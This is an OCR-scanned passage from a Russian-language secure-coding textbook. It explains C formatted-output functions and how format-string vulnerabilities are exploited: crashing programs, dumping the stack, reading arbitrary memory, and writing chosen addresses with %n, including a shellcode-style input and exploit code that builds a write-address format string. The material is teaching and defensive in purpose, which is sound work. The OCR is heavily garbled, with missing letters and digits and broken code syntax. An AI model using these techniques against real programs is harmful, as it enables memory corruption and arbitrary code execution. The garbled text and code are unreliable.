o, и, x, X	Аргум нт типа unsigned int, пр образуемый в восьмеричное o), бе знаковое есятичное и) или б ззнаковое шестнадцатеричное x или X) представл ние в с иле *ddd* в случае x ис-польз ются буквы abode f, а в случае X — буквы ABCDEF
f, F	Аргумент типа double, пре ставляющий число с плавающей точкой преобразу тся в деся-тичную запись в стиле - *ddd ddd* где количе тво цифр после д сятичной т чки равно пецификации точности
п	Количество успешно записанных к этому моменту в поток или буфер символов сохраняется в знаковом целом числе адрес которого передается в качестве аргумента Никакой аргу-мент не преобразу тся потребляется один аргумент По умолчанию спецификатор преобра-ования %п в M croso t V sua Stud o отключ н но может бы ь включен с помощью функции _set_print_count_output O
s	Аргумент представляет собой ка атель на начальный л мент любо о массива символьного ипа Символы из массива записываются до н л вого завершающего символа но не включают го)

Ширина. Ширина представляет собой неотрицательное десяти ное исло которое указывает минимальное коли ество выводимых символов. Если коли ество выводимых символов меньше указанной ширины выводятся дополнительные пробелы.

Малая ширина не приводит к усе ению поля. Если результат преобразования имеет ширину большую ем ширина поля поле расширяется таким образом тобы содержать результат преобразования. Если спецификация ширины представляет собой звездо ку (*) из списка аргументов берется аргумент типа int, который содержит соответствующее зна-ение. В списке аргументов ширина должна предшествовать форматируемому зна ению.

То ность. То ность представляет собой неотрицательное десяти ное исло которое указывает коли ество выводимых символов коли ество десяти ных мест или коли ество зна ащих цифр.[5] В отли ие от поля ширины поле то ности может приводить к усе ению вывода или к округлению зна ения с плавающей то кой. Если указана нулевая то ность и преобразованное зна ение равно нулю никакой вывод не производится. Если поле то -ности представляет собой звездо ку (*) из списка аргументов берется аргумент типа int, который содержит соответствующее зна ение. В списке аргументов то ность должна пред-шествовать форматируемому зна ению.

Модификатор длины. Модификатор длины определяет размер аргумента. Модифика-торы длины и их зна ения представлены в табл. 6 2. Если модификатор длины появляется вместе со спецификатором преобразования отли ным от указанного в таблице поведение становится неопределенным

[5] Спецификатор преобразования определяет интерпретацию поля точности и точно
чанию в случае, если поле точности отсутствует.

Таблица 6.2. Модификаторы длины [112]

Модификатор	Значение
hh	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **x** применяется к аргументу типа **signed char** или **unsigned char** (аргумент был повышен в соответствии с правилами цело исленного повышения но его зна ение перед выводом преобразуется в **signed char** или **unsigned char)** или то следующий за ним спецификатор преобразования **п** применяется к аргументу являющемуся указателем на **signed char**
h	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **x** няется к аргументу типа **signed short int** или **unsigned short int** (аргумент был повышен в соответствии с правилами цело исленного повышения но его зна ение перед выводом преобразуется в **signed short int** или **unsigned short int)** или то следующий за ним спецификатор преобразования **п** применяется к аргументу являющемуся указателем на **short int**
l	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **X** няется к аргументу типа **signed long int** или **unsigned long int** или то следующий за ним спецификатор преобразования **п** применяется к аргументу являющемуся указателем на **long int** или то следующий за ним спецификатор преобразования **c** применяется к аргументу типа **wint_t** или то следующий за ним спецификатор преобразования **s** применяется к аргументу являющемуся указателем на **wchar_t** или никак не влияет на следующий за ним спецификатор преобразования **a, A, e, E, f, F, g** или **G**
ll	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **X** няется к аргументу типа **signed long long int** или **unsigned long long int** или то следующий за ним спецификатор преобразования **п** применяется к аргументу являющемуся указателем на **long long int**. Этот модификатор поддерживается Microsoft на иная Visual Studio 2005
j	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **x** няется к аргументу типа **intmax_t** или **uintmax_t** или то следующий за ним спецификатор преобразования **п** применяется к аргументу являющемуся указателем на **intmax** Visual Stud o 2012 и более ранние версии не поддерживают стандартный модификатор длины **j** или имеют нестандартный аналог. Следовательно в Microsoft V sual Stud o сл ет жестко кодировать информацию о том то **intmax_t** представляет собой **int64_t**, а **uintmax t** представляет собой **uint64 t**. В будущих версиях планируется поддержка модификатора длины **j**
z	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **X** меняется к аргументу типа **size t** или соответствующего знакового цело исленного т или то следующий за ним спецификатор преобразования **п** применяется к аргументу ляющемуся указателем на знаковый цело исленный тип соответствующий типу **size_** В Visual C модификатор **z** не поддерживается вместо него используется модификат В будущих версиях планируется поддержка модификатора длины **z**
t	Указывает то следующий за ним спецификатор преобразования **d, i, o, и, x** или **X** няется к аргументу типа **ptrdif f t** или соответствующего беззнакового цело исленн типа или то следующий за ним спецификатор преобразования **п** применяется к аргум являющемуся указателем на тип **ptrdif f_t**. В V sual C модификатор **t** не поддерж ется вместо него используется модификатор I. В будущих версиях планируется подде модификатора длины **t**
L	Указывает то следующий за ним спецификатор преобразования **a, A, e, E, f, F, g** применяется к аргументу типа **long double**

GCC

Функции форматированного вывода в GCC соответствуют стандарту C но реализуют и расширения POSIX.

Пределы. Функции форматированного вывода в GCC версии 3.2.2 обрабатывают поля ширины и то ности до зна ения **INT_MAX** (2 1 7 83 6 7 в архитектуре x86-32). Функции форматированного вывода также возвращают коли ество выведенных символов как зна- ение типа int. Эта вели ина продолжает увели иваться даже после достижения вели- ины **INT_MAX,** то приводит к знаковому переполнению и отрицательному знаковому ислу. Однако при интерпретации его как *беззнакового* исла вели ина является то ной до достижения беззнакового переполнения. Тот факт то это зна ение может успешно увели иваться проходя ерез все возможные битные шаблоны играет важную роль при рассмотрении методов использования уязвимостей далее в этой главе.

Visual C

Функции форматированного вывода в V sual C основаны на стандарте C и расшире- ниях специфи ных для Microsoft.

Введение. Функции форматированного вывода как минимум в некоторых реализациях Visual C используют общее определение спецификаций строк формата. Таким образом строки формата интерпретируются общей функцией под названием **_output).** Функция **_output** () выполняет анализ строки формата и определяет действия которые должны быть предприняты на основе с итанных символов форматной строки и текущего состоя- ния анализатора.

Пределы. Функция **_output** () сохраняет ширину как знаковое целое исло. Подде- рживается ширина до **INT_MAX.** Поскольку функция **_output** () не делает попыток обна- ружить или как-то обработать знаковое цело исленное переполнение зна ения превыша- ющие **INT_MAX,** могут привести к неожиданным результатам.

Функция **_output** () сохраняет то ность как знаковое целое исло но использует бу- фер преобразования размером в 512 символов то ограни ивает максимальную то ность 512 символами. В табл. 6.3 показано результирующее поведение при разных зна ениях и диапазонах то ности.

Таблица 6.3. To ность в V sual C

Точность	Результат
p < 0	To ность по умол анию
0	Если преобразуемое зна ение равно 0 не выводятся никакие символы
1 <p< 512	**P**
512 < p <INT_MAX 0x7FFFFFFF)	**512**
p> INT_MAX+1 (0x80000000)	To ность по умол анию

C ет ик выводимых символов также представлен как знаковое целое исло. В отли ие от реализации GCC в основном цикле **_output** () осуществляется выход если это зна е- ние становится отрицательным то предотвращает использование зна ений в диапазоне ОТ **INT MAX+1** ДО **UINT MAX.**

Модификатор длины. Studio 2012 не поддерживает модификаторы длины h j z и t из стандарта C Однако он предоставляет модификатор 132 который ведет себя так же как 1 и модификатор 16 который ведет себя примерно так же как 11 т.е. 16 выводит полное зна ение long long int но записывает только 32 бита при использовании со спецификатором преобразования n.

6.3. Использование уязвимостей функций орматированного вывода

Форматированный вывод привлек внимание сообщества безопасности в июне 2000 года когда в WU-FTP была обнаружена *уязвимость строки формата* [6] Уязвимости строки формата могут возникнуть когда строка (или ее асть) полу ается от пользователя или из иного ненадежного исто ника. Переполнения буфера могут произойти когда подпрограмма форматированного вывода выполняет запись за границами структуры данных. Примеры эксплойтов вклю енные в этот раздел были разработаны с помощью Visual C и протестированы на Windows но такие уязвимости имеются на многих платформах.

Переполнение буфера

Функции форматированного вывода которые выполняют запись в символьный массив (например sprin f ( ) предполагают нали ие буферов произвольной длины то делает их уязвимыми для переполнений буферов. В примере 6. показана уязвимость переполнения буфера вклю ающая вызов spr n f (). Эта функция выполняет запись в буфер фиксированной длины заменяя спецификатор преобразования в строке формата (потенциально вредоносной) строкой передаваемой пользователем. Любая строка длиннее 95 байтов приводит к записи за границами массива (512 байтов - 16 символьных байтов - 1 нулевой байт).

Пример 6A Функция форматированного вывода уязвимая для переполнения буфера

```
1  char buffer[512]
2  sprintf buffer, "Wrong command  %s n", user)
```

Переполнение буфера может быть не таким о евидным. В примере 6 5 приведена короткая программа содержащая ошибку использование которой может привести к переполнению буфера [18].

Пример 6.5. Растягиваемый буфер

```
1  char outbuf[512]
2  char buffer[512]
3  sprintf(
4          buffer,
5          "ERR Wrongcommand  %.400s",
6          user
7         )
8  sprintf outbuf, buffer)
```

См. www.kb.cert.org/vuls/id/29823.

Вызов pr n f () в строке 3 не может быть использован непосредственно поскольку спецификатор преобразования %. 00s ограни ивает коли ество записываемых байтов етырьмя сотнями. Этот вызов может быть использован для косвенной атаки ерез вызов spr ntf) в строке 8 например путем предоставления следующего зна ения переменной use .

```
497d x3c xd3 xff xЬf<порэ><шеллкод>
```

Вызов spr n f () в строках 3 7 вносит эту строку в buffer. Затем массив buffer передается во второй вызов sprintf () в строке 8 в ка естве аргумента строки формата. Спецификация формата % 97d указывает функции spr ntf) то она должна с итать мнимый аргумент из стека и записать 97 символов в bu fer. Вклю ая обы ные символы в строке формата теперь общее коли ество записываемых символов превышает длину outbuf на байта.

Ввод пользователя может быть подобран так тобы переписать адрес возврата адресом кода эксплойта переданным в ка естве аргумента строки формата (Oxbf ffd33c). При выходе из текущей функции управление будет передано коду эксплойта так же как и в слу ае разрушения стека (см. раздел 2 3).

Это уязвимость строки формата поскольку строка формата подбирается и передается пользователем для взлома программы. Такие слу аи асто скрыты глубоко внутри сложных систем программного обеспе ения и не всегда о евидны. Например qpopper версии 2.53 и более ранних содержит уязвимость этого типа.

Ошибка программиста в данном слу ае заклю ается в том то sprintf () в строке 8 используется не надлежащим образом как функция копирования строки там где вместо этого следует использовать функции s rcpyO или st ncpy (). Парадоксально но замена этого вызова sprintf () вызовом strcpy () устраняет уязвимость.

Выходные потоки

Функции форматированного вывода которые выполняют запись в поток вместо файла (такие как prin f ()) также подвержены уязвимостям строки формата.

Простая функция показанная в примере 6.6 содержит уязвимость строки формата. Если аргумент user может полностью или асти но контролироваться пользователем можно привести программу к аварийному завершению просмотреть содержимое стека памяти или перезаписать память. Как это делается рассматривается в следующих разделах.

Пример 6.6. Уязвимость строки формата которая может быть использована злоумышленником

```
1  int func char *user) {
2       printf user)
3  }
```

Аварийное завершение программы

За астую уязвимости строки формата обнаруживаются при аварийном завершении программы. В большинстве систем UNIX обращение по некорректному указателю ведет к отправке процессу сигнала **SIGSEGV.** Не буду и перехва енным и обработанным этот сигнал ведет к аварийному завершению программы и дампу памяти. Аналоги но попытка тения по неотображенному указателю в W ndows приводит к общему нарушению [7]

[7] См. www.auscert.org.au/render.html?it 81.

защиты за которым следует аварийное завершение программы. Обращение по некорректному указателю или тение неотображенного адреса обы но происходит при вызове функции форматированного вывода со следующей строкой формата.

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s")
```

Спецификатор преобразования **%s** выводит содержимое памяти по адресу указанному соответствующим аргументом в стеке выполнения. Поскольку в этом примере функции не переданы никакие строковые аргументы **printf** () с итывает произвольные адреса в памяти со стека до тех пор пока строка не будет ис ерпана или пока не встретится некорректный указатель или неотображенный адрес.

Просмотр содержимого стека

К сожалению это относительно легко приводит к аварийному завершению многих программ но это только на ало проблем. Злоумышленники могут также использовать функции форматированного вывода для изу ения содержимого памяти. Эта информация асто используется для дальнейших вредоносных действий.

Как описано в разделе 6 1 “Вариативные функции” функции форматированного вывода полу ают переменное коли ество аргументов которые обы но передаются ерез стек. На рис. 6.2 приведен пример ассемблерного кода сгенерированного Visual C для простого вызова **printf** (). Аргументы вносятся в стек в обратном порядке. Поскольку в архитектурах x86-32 стек растет по направлению к меньшим адресам памяти (указатель стека уменьшается после каждого внесения данных в стек) аргументы располагаются в памяти в том же порядке то и в вызове **printf**).

```
   a    ma   2]
s        ma   %   x %   x %   x %   x )
          a   2  )

   p  sh     3
2  p  sh     2
3   ush
4   ush      o  set  o m  t
5   all      _p  nt
6   dd       e  p  Oh
```

Рис 6 2 Дизассемблированный вызов p in f ()




Рис 6 3 Просмотр содержимого стека

На рис. 6 3 показано содержимое памяти после вызова pr n f () .[8] За адресом строки формата OxeOf8 201 в памяти следуют зна ения аргументов 1 2 и 3. Память непосредственно предшествующая аргументам (на рисунке не показана) содержит кадр стека для p intf (). Память непосредственно следующая за аргументами содержит автомати еские переменные вызываемой функции вклю ая содержимое массива символов формата 0x2e253038.

Строка формата в данном примере имеет вид %08x.%08x.%08x.%08x который указывает функции pr ntf () на необходимость выборки из стека етырех аргументов и вывода их как восьмизна ных шестнадцатери ных исел при необходимости дополненных нулями. Вызов же pr n f () помещает в стек только три аргумента. Так то же в таком слу ае будет выведено етвертой спецификацией преобразования?

Функции форматированного вывода вклю ая printf () используют внутреннюю переменную для определения местоположения о ередного аргумента. Этот *указатель на аргумент* изна ально указывает на первый аргумент (зна ение 1). Когда каждый аргумент по о ереди потребляется соответствующей спецификацией преобразования указатель на аргумент увели ивается на длину аргумента как показано стрелками в верхней асти рис. 6 3. Содержимое стека или его указатель не изменяется так то выполнение после возврата управления вызвавшей функцию программе продолжается как и ожидалось.

Каждый фрагмент %08x в строке формата с итывает зна ение интерпретируемое как int из местоположения указываемого указателем на аргумент. Эти зна ения выведенные строкой формата показаны в нижней асти рис. 6.3. Первые три целых исла соответствуют трем аргументам функции printf (). Четвертое “целое исло” содержит первые етыре байта строки формата — ASC I-коды подстроки %08x. Функция форматированного вывода будет продолжать выводить содержимое памяти до тех пор пока в такой строке формата не встретится нулевой символ.

После вывода оставшихся автомати еских переменных текущей выполняемой функции функция p intf () выводит кадр стека текущей функции (вклю ая адрес возврата и аргументы текущей функции). При последовательном перемещении printf () по памяти стека она отображает те же сведения для вызывающей функции затем для функции которая является вызывающей для нее и так далее по всему стеку вызовов. Используя эту методику можно реконструировать большие асти стековой памяти. Злоумышленник может использовать эти данные для определения смещений и других сведений о программе для дальнейшего использования этой или иных уязвимостей.

Перемещение указателя на аргумент Ц

В архите стуре x86-32 указатель на аргумент в функции форматированного вывода может увеличиваться а раз На4 или 8 байтов. ' ' Л Г С ? Ч

Увеличение па 4 байта типично для большинства спецификаторов преобразования (например d i o u x и X). Указание модификатора длины h или hhfeara таковые поддерживаются) заставляет функцию интерпретировать данные как char или short но из-за правил целочисленного повышения применяемых при внесении в стек знаковых или беззнаковых символов или коротких целых чисел указатель на аргумент при этом все равно увеличивается на 4 байта.

3 расположение байтов в памяти показано при использовании прямого порядка байтов.

Увели ение на 8 байтов относительно простое. Поскольку модификатор С 11 представляет в архитектуре x86-32 6 битное зна ение указатель на аргумент увели ивается на 8 байтов. Аналоги но* ведет себя модификатор длины 16 от Microsoft. Спецификаторы преобразования a A e E> f F д>и G также могут использоваться для вывода 6 -битных исел с плавающей то кой следовательно указатель на аргумент при этом увели ивается на 8. Q использование спецификаторов пре образования для исел с плавающей то кой может привести к аварийному завершению программы если например не загружена подсистема для работы с плавающей то кой. _ . * • 1 •

Просмотр содержимого памяти

Злоумышленник может исследовать содержимое памяти но произвольному адресу используя спецификацию формата которая отображает па иять по указанному адресу. Например спецификатор преобразования **%s** выводит содержимое памяти по адресу указаннохму указателем на аргумент как ASCII-строку до первого нулевого байта. Если злоумышленник может манипулировать указателем на аргумент для указания на конкретный адрес спецификатор преобразования **%s** будет выводить содержимое памяти по указанному адресу.

Как упоминалось ранее указатель на аргумент может быть *перемещен* в памяти с помощью спецификатора преобразования **%x,** а расстояние на которое он может быть перемещен ограни ивается только размером строки формата. Поскольку указатель на аргумент сна ала проходит по памяти содержащей автохмати еские переменные вызывающей функции злоумышленник хможет внести адрес в автомати ескую переменную вызывающей функции (или в любое иное место на которое может указать указатель на аргумент). Если строка формата хранится как автомати еская переменная адрес хможет быть вставлен в ее на ало. Например адрес **0x0142f5dc** может быть представлен как 32-битная с прямым порядком байтов строка **xdc xf 5 x42 x01.** Функция **printf**) рассматривает эти байты как обы ные символы и выводит соответствующие выводимые ASCII-символы (если таковые имеются). Если строка формата расположена в некотором ином месте (например в сегменте данных или в ку е) для злоумышленника проще сохранить адрес ближе к указателю на аргумент.

Объединяя все эти элементы злоумышленник для просмотра памяти по определенному адресу может создать строку формата следующего вида.

адре **перемещение указателя s**

На рис. 6. показан пример строки формата следующего вида **xdc xf5 x42 x01%x%x%x%s.** Шестнадцатери ные константы представляющие адрес выводятся как обы ные символы. Они не потребляют ни один из аргументов и не перемещают указатель на аргумент. Последовательность из трех спецификаторов преобразования **%x** перемещает указатель на аргумент на 12 байтов к на алу строки формата. Спецификатор преобразования **%s** выводит содержимое памяти по адресу указанному в на але строки формата. В данном примере **printf** () выводит содержимое памяти на иная с адреса **0x0142f5dc** и до достижения нулевого байта. Можно отобразить все адресное пространство изменяя адрес между вызовами **printf ().**




Рис 6 4 Просмотр памяти по определенному адресу

Не всегда можно пользуясь -байтными переходами (см. врезку “Перемещение указателя на аргумент” на с. 305) переместить указатель на аргумент так тобы он указывал на на ало строки формата. Однако адрес внутри строки формата можно перенести с помощью одного двух или трех дополнительных символов префикса строки формата так тобы его можно было дости ь с помощью последовательности -байтных переходов.

Просмотр памяти по произвольному адресу может помо ь злоумышленнику в разработке других более опасных эксплойтов таких как выполнение произвольного кода на атакованном компьютере.

Перезапись памяти

Функции форматированного вывода особенно опасны поскольку большинство программистов не осведомлены обо всех их возможностях (например о том то они могут записывать знаковые цело исленные зна ения по определенному адресу с помощью спецификатора преобразования %n). Возможность записи целых исел по произвольному адресу может быть использована для выполнения произвольного кода в атакуемой системе.

Спецификатор преобразования %n изна ально создавался для выравнивания строк форматированного вывода. Он записывает коли ество успешно выведенных символов в цело исленную переменную по адресу указанному в ка естве аргумента. Например после выполнения фрагмента программы

```
int i
printf("hello%n n",  int *)&i)
```

переменная i полу ает зна ение 5 поскольку до того как встретился этот спецификатор были выведены пять символов (h-e-1-l-o). Используя спецификатор преобразования %n злоумышленник может записать целое исло по определенному адресу. При отсутствии модификатора длины спецификатор преобразования %n приводит к записи зна ения типа nt. Можно также добавить к спецификатору преобразования модификатор длины который изменяет размер записываемого зна ения.[9] В приведенном далее фрагменте программы выполняется запись коли ества записанных символов в цело исленные переменные разли ных типов и размеров.

[9] **Microsoft Visual Studio 2010 содержит ошибку, из-за которой не всегда запис длина. Особое беспокойство вызывает то, что спецификация преобразования “%hhn” за байта вместо одного, что потенциально приводит к однобайтному переполнению.**

```
01  char c
02  short s
03  int i
04  long 1
05  long long 11
Об
07  printf("hello %hhn.", &c)
08  printf("hello %hn.",  &s)
09  printf("hello %n.     &i)
10  printf("hello %ln.",  &1)
11  printf("hello %lln.", &ll)
```

Это может позволить злоумышленнику записать например 32- или 6 -битный адрес. Для использования этого изъяна безопасности злоумышленнику потребуется записать произвольное зна ение в произвольный адрес. К сожалению имеется несколько методов для того тобы это сделать.

Адрес можно указать с помощью той же методики которая применялась для исследования содержимого памяти по определенному адресу. Вызов

```
printf(" xdc xf5 x42 x01%08x.%08x.%08x%n")
```

записывает цело исленное зна ение соответствующее коли еству выведенных символов по адресу 0x01 2f5dc. В этом примере записанное зна ение (28) равно трем шестнадцатери ным полям длиной 8 символов каждое плюс байта адреса. Коне но вряд ли злоумышленник будет переписывать адрес этим зна ением. Гораздо вероятнее то злоумышленник перепишет некоторый адрес (который может быть например адресом возврата в стеке) адресом своего шеллкода. Однако такие адреса обы но представляют собой большие исла.

Коли ество символов записанных функцией форматированного вывода зависит от строки формата. Если злоумышленник может управлять строкой формата он может управлять коли еством символов записанных с помощью спецификации преобразования с определенной шириной или то ностью например так.

```
1 int i
2 printf("%10u%n", 1, &i)  /* i   10 */
3 printf("%100u%n", 1, &i)  /* i   100 */
```

Каждая из двух строк формата потребляет два аргумента. Первый аргумент является цело исленным зна ением потребляемым спецификатором преобразования %и. Коли ество выведенных символов (цело исленное зна ение) записывается по адресу указанному в ка естве второго аргумента.

Хотя поля ширины и то ности управляют коли еством выводимых символов в конкретных реализациях имеются практи еские ограни ения на размеры полей (описанные ранее в этой главе в разделах “GCC” и “Visual C ”)* В большинстве слу аев невозможно создать одну спецификацию преобразования тобы вывести достато но большое коли- ество символов которое могло бы быть зна ением адреса.

Если невозможно записать -байтный адрес сразу это можно сделать поэтапно [18]. На большинстве компьютеров с архитектурой CISC можно записать произвольный адрес следующим образом.

1. Записать байта.
2. Увели ить адрес.
3. Записать дополнительные байта.

Этот метод имеет побо ный эффект перезаписи трех байтов после целевой памяти. На рис. 6.5 показано как этот процесс может использоваться для перезаписи памяти в foo с адресом 0x80 02010. Здесь также показано воздействие на следующее двойное слово (представленное переменной bar).




Рис 6 5 Запись адреса в четыре этапа

Каждый раз при увели ении адреса завершающее зна ение остается в байте с младшим адресом. Это младший байт в архитектуре с прямым порядком байтов и старший — в архитектуре с обратным порядком байтов. Этот процесс может использоваться для записи длинного целого зна ения (адреса) с помощью последовательности малых < 255) целоисленных зна ений. Направление процесса может быть обращено — от старших адресов памяти к младшим с уменьшением зна ения адреса.

Вызовы форматированного вывода на рис. 6 5 выполняют по одной записи на строку формата. Можно выполнить несколько записей в одном вызове функции форматированного вызова следующим образом.

```
1  printf ("%16u%n%16u%n%32u%n%64u%n",
2      1, (int *) &foo[0], 1,  int *) &foo[1]/
3      1,  int *) &foo[2], 1,  int *) &foo[3])
```

Единственное отли ие объединения нескольких записей в одной строке формата заключается в том то с ет ик продолжает увели иваться с каждым выведенным символом. Например первая последовательность %16u%n записывает зна ение 16 по указанному адресу но вторая последовательность %16u%n запишет уже 32 байта потому то сброс с ет ика не выполнялся.

Адрес 0x80 02010 использованный на рис. 6.5 упрощает процесс записи тем то каждый байт при использовании прямого порядка байтов оказывается больше предыдущего (зна ения 10 - 20 - 0 - 80). Но то если байты находятся не в возрастающем порядке? Как вывести меньшее зна ение с помощью увели ивающегося с ет ика?

В действительности решение оказывается достато но простым. Необходимо сохранить только младший байт поскольку три старших байта впоследствии будут переписаны. Так как каждый байт находится в диапазоне 0x00-0xFF для последующей записи можно добавить 0x100 (десяти ное 256). Таким образом каждый последующий вывод может выводить все большее зна ение в то время как остаток по модулю 0x100 будет давать требуемое зна ение младшего байта.

В примере 6.7 показан код используемый для записи адреса в определенное место в памяти. Он создает строку формата следующего вида.

```
% ширина u%n% ширина u%n% ширина u%n% ширина u%n
```

Здесь зна ение ширины вы исляется так. тобы генерировались корректные зна ения [каждой спецификации преобразования %п. Этот код можно обобщить для создания корректной строки формата для любого адреса

Пример 6.7. Код эксплойта для записи адреса

```
unsigned int already_written, width_field
unsigned int write_byte
char buffer[256]

already_written   506

// Первый байт
write byte   0x3C8
already written Ъ 0x100

width_field    write__byte - already_written) % 0x100
if (width_field < 10) width_field +  0x100
sprintf buffer, "%%%du%%n", width_field)
streat format, buffer)

// Второй байт
write_byte   0x3fA
already_written +  width_field
already_written %  0x100

width_field    write_byte - already_written) % 0x100
if (width_field < 10) width_field +  0x100
sprintf buffer, "%%%du%%n”, width_field)
streat format, buffer)

// Третий байт
write_byte   0x442
already_written +  width_field
already_written %  0x100
width_field    write_byte - alreadywritten) % 0x100
if  widthfield < 10) widthfield +  0x100
sprintf buffer, "%%%du%%n", widthfield)
streat format, buffer)

// Четвертый байт
write_byte   0x501
already_written +  width_field
alreadywritten %  0x100

